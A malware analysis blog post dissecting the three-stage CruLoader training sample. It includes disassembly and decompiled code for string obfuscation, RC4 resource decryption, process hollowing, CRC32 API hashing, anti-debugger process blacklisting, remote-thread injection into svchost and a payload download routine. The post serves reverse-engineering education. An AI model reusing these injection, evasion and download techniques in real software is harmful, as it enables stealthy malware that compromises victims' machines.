CruLoader Analysis

4rchib4ld.github.io/malwareanalysis/CruLoader

April 5, 2021

April 5, 2021 6 minute read


For the Zero2Auto course, @0verflow and @VKIntel developed a sample to test our skills. This write-up will be my analysis of this brand new sample !

Now let's set the context :

> Hi there,
> During an ongoing investigation, one of our IR team members managed to locate an unknown sample on an infected machine belonging to one of our clients. We cannot pass that sample onto you currently as we are still analyzing it to determine what data was exfiltrated. However, one of our backend analysts developed a YARA rule based on the malware packer, and we were able to locate a similar binary that seemed to be an earlier version of the sample we're dealing with. Would you be able to take a look at it? We're all hands on deck here, dealing with this situation, and so we are unable to take a look at it ourselves.
> We're not too sure how much the binary has changed, though developing some automation tools might be a good idea, in case the threat actors behind it start utilizing something like Cutwail to push their samples.
> I have uploaded the sample alongside this email.
> Thanks, and Good Luck!

1st stage

OK so first we got a zip, containing a PE File. Let's do some statically analysis to see what we are dealing with :



From what I can see, this is a 32bits PE File, containing a unknown resource in RCDATA.

Let’s load IDA to see what’s going on :

```
_main proc near

var_118= dword ptr -118h
var_114= dword ptr -114h
var_110= dword ptr -110h
var_109= byte ptr -109h
SBox= byte ptr -108h
var_8= byte ptr -8
var_7= byte ptr -7
var_4= dword ptr -4
argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 118h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
push    ebx
push    esi
push    edi
mov     ecx, offset kernel32_dll_0 ; ".5ea5/QPY4//"
call    decryptString
mov     ecx, offset FindResourceA ; "s9a4E5fbhe35n"
call    decryptString
mov     edi, ds:LoadLibraryA
push    offset kernel32_dll_0 ; ".5ea5/QPY4//"
call    edi ; LoadLibraryA
mov     ebx, ds:GetProcAddress
push    offset FindResourceA ; "s9a4E5fbhe35n"
push    eax             ; hModule
call    ebx ; GetProcAddress
mov     ecx, offset LoadResource ; "yb14E5fbhe35"
mov     esi, eax
call    decryptString
push    offset kernel32_dll_0 ; ".5ea5/QPY4//"
call    edi ; LoadLibraryA
push    offset LoadResource ; "yb14E5fbhe35"
push    eax             ; hModule
call    ebx ; GetProcAddress
mov     ecx, offset SizeofResource ; "F9m5b6E5fbhe35"
mov     edi, eax
call    decryptString
```


Don’t want the malware analyst to see what library you use ? Introducing : *String Obfuscation*. Luckily for us, the routine is fairly basic. It’s a ROT13 algorithm with a custom alphabet :

```
encryptedLibName = a1;
counter = 0;
if ( (int)strlen(a1) > 0 )
{
  do
  {
    v3 = a1[counter];
    strcpy(alphabet, "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ01234567890./=");
    v4 = (unsigned __int8)malloc(1u);
    v5 = strchr(alphabet, v3);
    if ( v5 )
    {
      v6 = v5 - alphabet;
      v7 = strlen(alphabet);
      if ( v6 + 13 < v7 )
        v8 = v6 + 13;
      else
        v8 = v6 - v7 + 13;
      v4 = alphabet[v8];
    }
    encryptedLibName[counter++] = v4;
    v9 = (unsigned int)&encryptedLibName[strlen(encryptedLibName) + 1];
    a1 = encryptedLibName;
    v2 = v9 - (_DWORD)(encryptedLibName + 1);
  }
  while ( counter < v2 );
}
return v2;
```


Doing the same in python in order to have the good names :

```
import string

dict = string.ascii_letters + '01234567890./='
l_encr = [".5ea5/QPY4//", "pe51g5Ceb35ffn", "I9egh1/n//b3", "t5gG8e514pbag5kg",
"E514Ceb35ffz5=bel", "Je9g5Ceb35ffz5=bel", "I9egh1/n//b3rk", "F5gG8e514pbag5kg",
"E5fh=5G8e514", "s9a4E5fbhe35n", "yb14E5fbhe35", "F9m5b6E5fbhe35", "yb3.E5fbhe35"]

for encr in l_encr:
        decr = ""
        for char in encr:
                pos = dict.find(char)
                decr += dict[(pos+13)%len(dict)]
        print(f"Encr : {encr} --> {decr}")
```

Remember the unknown resource in RCDATA we talk earlier ? It’s time for it to rise and shine. Once the resource is loaded can you see what’s waiting for us next ? I let you 1min :



You got it right, it's RC4 ! It's pretty easy to spot with the The key begins at the 12th bytes of the data and is 16bytes long. Once the resource is decrypted, a new process of itself is created in a suspended state :


loc_4015D0:
inc bh
lea edx, [ebp+SBox]
movzx eax, bh
add edx, eax
mov bl, [edx]
add cl, bl
movzx eax, cl
mov [ebp+var_109], cl
lea ecx, [ebp+SBox]
add ecx, eax
movzx eax, byte ptr [ecx]
mov [edx], al
mov [ecx], bl
movzx eax, byte ptr [edx]
mov ecx, [ebp+var_110]
add al, bl
movzx eax, al
movzx eax, [ebp+eax+SBox]
xor [esi+ecx], al
inc esi
mov cl, [ebp+var_109]
cmp esi, edi
jl short loc_4015D0

```
push    44h ; 'D'           ; Size
lea     eax, [ebp+var_448]
xorps   xmm0, xmm0
push    0                   ; Val
push    eax                 ; void *
movups  [ebp+h_newProcess], xmm0
call    _memset
add     esp, 0Ch
mov     ecx, offset kernel32_dll ; ".5ea5/QPY4//"
call    decryptString
mov     ecx, offset CreateProcessA ; "pe51g5Ceb35ffn
call    decryptString
mov     esi, ds:LoadLibraryA
push    offset kernel32_dll ; ".5ea5/QPY4//"
call    esi ; LoadLibraryA
push    offset CreateProcessA ; "pe51g5Ceb35ffn"
push    eax                 ; hModule
call    ds:GetProcAddress
lea     ecx, [ebp+h_newProcess]
push    ecx                 ; lpProcessInformation
lea     ecx, [ebp+var_448]
push    ecx                 ; lpStartupInfo
push    0                   ; lpCurrentDirectory
push    0                   ; lpEnvironment
push    4                   ; CREATE_SUSPENDED
push    0                   ; bInheritHandles
push    0                   ; lpThreadAttributes
push    0                   ; lpProcessAttributes
push    0                   ; lpCommandLine
lea     ecx, [ebp+Filename]
push    ecx                 ; lpApplicationName
call    eax                 ; createProcessA()
test    eax, eax
jz      loc_4012E2
```

The decrypted executable is written to memory and execution of the process created is resume :

```
loc_401241:
mov     eax, [ebp+allocatedMemory]
push    0
push    4
push    [ebp+var_470]
mov     eax, [eax+0A4h]
add     eax, 8
push    eax
push    dword ptr [ebp+h_newProcess]
call    [ebp+H_WriteProcessMemory]
mov     ecx, offset SetThreadContext ; "F5gG8e514pbag5kg"
call    decryptString
mov     ebx, ds:LoadLibraryA
push    offset kernel32_dll ; ".5ea5/QPY4//"
call    ebx ; LoadLibraryA
push    offset SetThreadContext ; "F5gG8e514pbag5kg"
push    eax             ; hModule
call    esi ; GetProcAddress
mov     ecx, offset ResumeThread ; "E5fh=5G8e514"
mov     edi, eax
call    decryptString
push    offset kernel32_dll ; ".5ea5/QPY4//"
call    ebx ; LoadLibraryA
push    offset ResumeThread ; "E5fh=5G8e514"
push    eax             ; hModule
call    esi ; GetProcAddress
mov     esi, eax
mov     eax, [ebp+var_468]
mov     ecx, [eax+28h]
mov     eax, [ebp+allocatedMemory]
add     ecx, [ebp+allocExMemory]
push    eax             ; lpContext
mov     [eax+0B0h], ecx
push    dword ptr [ebp+h_newProcess+4] ; hThread
call    edi             ; SetThreadContext()
push    dword ptr [ebp+h_newProcess+4]
call    esi             ; ResumeThread()
pop     edi
pop     esi
xor     eax, eax
```


In case you didn't spotted it, it's a classical case of Process Hollowing

There is now a brand new executable to analyze !

2nd Stage

This part is a little more complicated then the one before. It's relying heavily on CRC32 hashing for all sort of things like :


- Check if it's running in svchost :



- Check any blacklisted processes
  Looping through all running processes, hashing their names and comparing it to a harcoded array. Blacklisted processes are : "wireshark.exe", "x32dbg.exe", "x64dbg.exe" and "ProcessHacker.exe"
- Load API calls

This one is a little bit more tricky. There is a function that take a CRC32 hash as a parameter. The hash is matching the wanted API call. 0x8436F795 is corresponding to `IsDebuggerPresent()` for example.

But there is a lot of call to this functions… And a lot of APIs in kernel32.dll, ntdll.dll and wininet.dll… So if it's not fun to do, let's have a script doing it for us ! I made a IDA script (available here) that resolve all API calls, the job is way easier now !




xrefs to f_getProcAddr

Direction	Typ	Address	Text
Up	p	checkForBlacklistedProcess...	call f_getProcAddr; func_kernel32_createtoolhelp32snapshot
Up	p	checkForBlacklistedProcess...	call f_getProcAddr; func_kernel32_process32firstw
Up	p	checkForBlacklistedProcess...	call f_getProcAddr; func_kernel32_process32nextw
Up	p	getInternetUrl+71	call f_getProcAddr; func_wininet_httpqueryinfoa
Up	p	sub_4013A0+83	call f_getProcAddr; func_kernel32_gettemppathw
Up	p	sub_4013A0+91	call f_getProcAddr; func_kernel32_createdirectoryw
Up	p	sub_4013A0+9F	call f_getProcAddr; func_kernel32_createfilew
Up	p	sub_4013A0+B1	call f_getProcAddr; func_kernel32_writefile
Up	p	sub_401750+69	call f_getProcAddr; func_kernel32_getthreadcontext
Up	p	sub_401750+A6	call f_getProcAddr; func_kernel32_readprocessmemory
Up	p	sub_401750+D7	call f_getProcAddr; func_ntdll_ntunmapviewofsection
Up	p	sub_401750+F7	call f_getProcAddr; func_kernel32_virtualallocex
Up	p	sub_401750+160	call f_getProcAddr; func_kernel32_writeprocessmemory
Up	p	sub_401750+380	call f_getProcAddr; func_kernel32_setthreadcontext
Up	p	sub_401750+3C3	call f_getProcAddr; func_kernel32_virtualprotectex
	p	sub_401750+50B	call f_getProcAddr; func_kernel32_resumethread
Do...	p	load_k32_funcs+7	call f_getProcAddr; func_kernel32_createprocessa
Do...	p	load_k32_funcs+18	call f_getProcAddr; func_kernel32_writeprocessmemory
Do...	p	load_k32_funcs+29	call f_getProcAddr; func_kernel32_resumethread
Do...	p	load_k32_funcs+35	call f_getProcAddr; func_kernel32_virtualallocex
Do...	p	load_k32_funcs+46	call f_getProcAddr; func_kernel32_virtualalloc
Do...	p	load_k32_funcs+57	call f_getProcAddr; func_kernel32_createremotethread
Do...	p	sub_401DC0+2D	call f_getProcAddr; func_wininet_internetopena
Do...	p	sub_401DC0+41	call f_getProcAddr; func_wininet_internetopenurla
Do...	p	sub_401DC0+55	call f_getProcAddr; func_wininet_internetreadfile
Do...	p	sub_401DC0+69	call f_getProcAddr; func_wininet_internetclosehandle
Do...	p	_main+86	call f_getProcAddr; func_kernel32_isdebuggerpresent

Line 27 of 27

Important strings are encrypted with rol 4 + a 1byte XOR Key. The following CyberChief recipe can be used to decrypt them

With all theses API Calls, our beloved sample will now create a new svchost process :



And a new thread inside of it :

The trouble with execution passed with `CreateRemoteThread` is that the thread doesn't exist yet, and you won't be fast enough to intercept it. My tip is to set a breakpoint on the entrypoint of the thread (the `ebx` value here). When the thread run, the debugger will stop exactly here.

There is now a brand new executable to analyze ! *(I'm lying, it's the 2nd stage but with another entrypoint)*

```
loc_402025:
mov     esi, [ebp+var_424]
push    0
push    dword ptr [eax+50h]
push    [ebp+var_41C]
push    [ebp+var_420]
push    esi
call    hWriteProcessMemory
push    0
push    0
push    0
add     ebx, offset sub_401DC0
push    ebx
push    0
push    0
push    esi
call    hCreateRemoteThread
pop     edi
pop     ebx
mov     eax, 1
```

3rd Stage

This stage is all about the internet. It decrypt the config URL (more on that latter on), fetch it (it contains another URL), fetch the second URL but this one is a `.jpg` so it saves it under `C:\Users\USER\AppData\Local\Temp\cruloader\output.jpg`.

```
char *__thiscall getInternetUrl(void *URL)
{
  char *v2; // ebx
  int v3; // edi
  FARPROC hHttpQueryInfoA; // eax
  int v5; // ecx
  char *v6; // esi
  int hInternet; // [esp+Ch] [ebp-78h]
  int v9; // [esp+10h] [ebp-74h] BYREF
  int v10; // [esp+14h] [ebp-70h] BYREF
  SIZE_T dwSize; // [esp+18h] [ebp-6Ch] BYREF
  int v12[25]; // [esp+1Ch] [ebp-68h] BYREF

  v9 = 1;
  v10 = 16;
  dwSize = 2048;
  v2 = (char *)VirtualAlloc(0, (SIZE_T)&dwSize, 0x1000u, 4u);
  hInternet = hInternetOpenA("cruloader", 1, 0, 0, 0);
  v3 = hInternetOpenUrlA(hInternet, URL, 0, 0, 0, 0);
  hHttpQueryInfoA = f_getProcAddr(2, 45432230);
  ((void (__stdcall *)(int, int, int *, int *, _DWORD))hHttpQueryInfoA)(v3, 5, v12, &v10, 0);
  ::dwSize = sub_4048C4(v5, (int)v12);
  if ( ::dwSize > dwSize )
  {
    VirtualFree(v2, (SIZE_T)&dwSize, 0x4000u);
    v2 = (char *)VirtualAlloc(0, ::dwSize, 0x1000u, 4u);
  }
  v6 = v2;
  do
  {
    hInternetReadFile(v3, v6, 2048, &v9);
    v6 += v9;
  }
  while ( v9 );
  hInternetCloseHandle(hInternet);
  hInternetCloseHandle(v3);
  return v2;
}
```

The custom UserAgent 'cruloader' could be used for detection

When everything is done, a new svchost process is created (yes, again) the `output.jpg` is decoded and written to the new process memory. Injection is done with `ResumeThread`

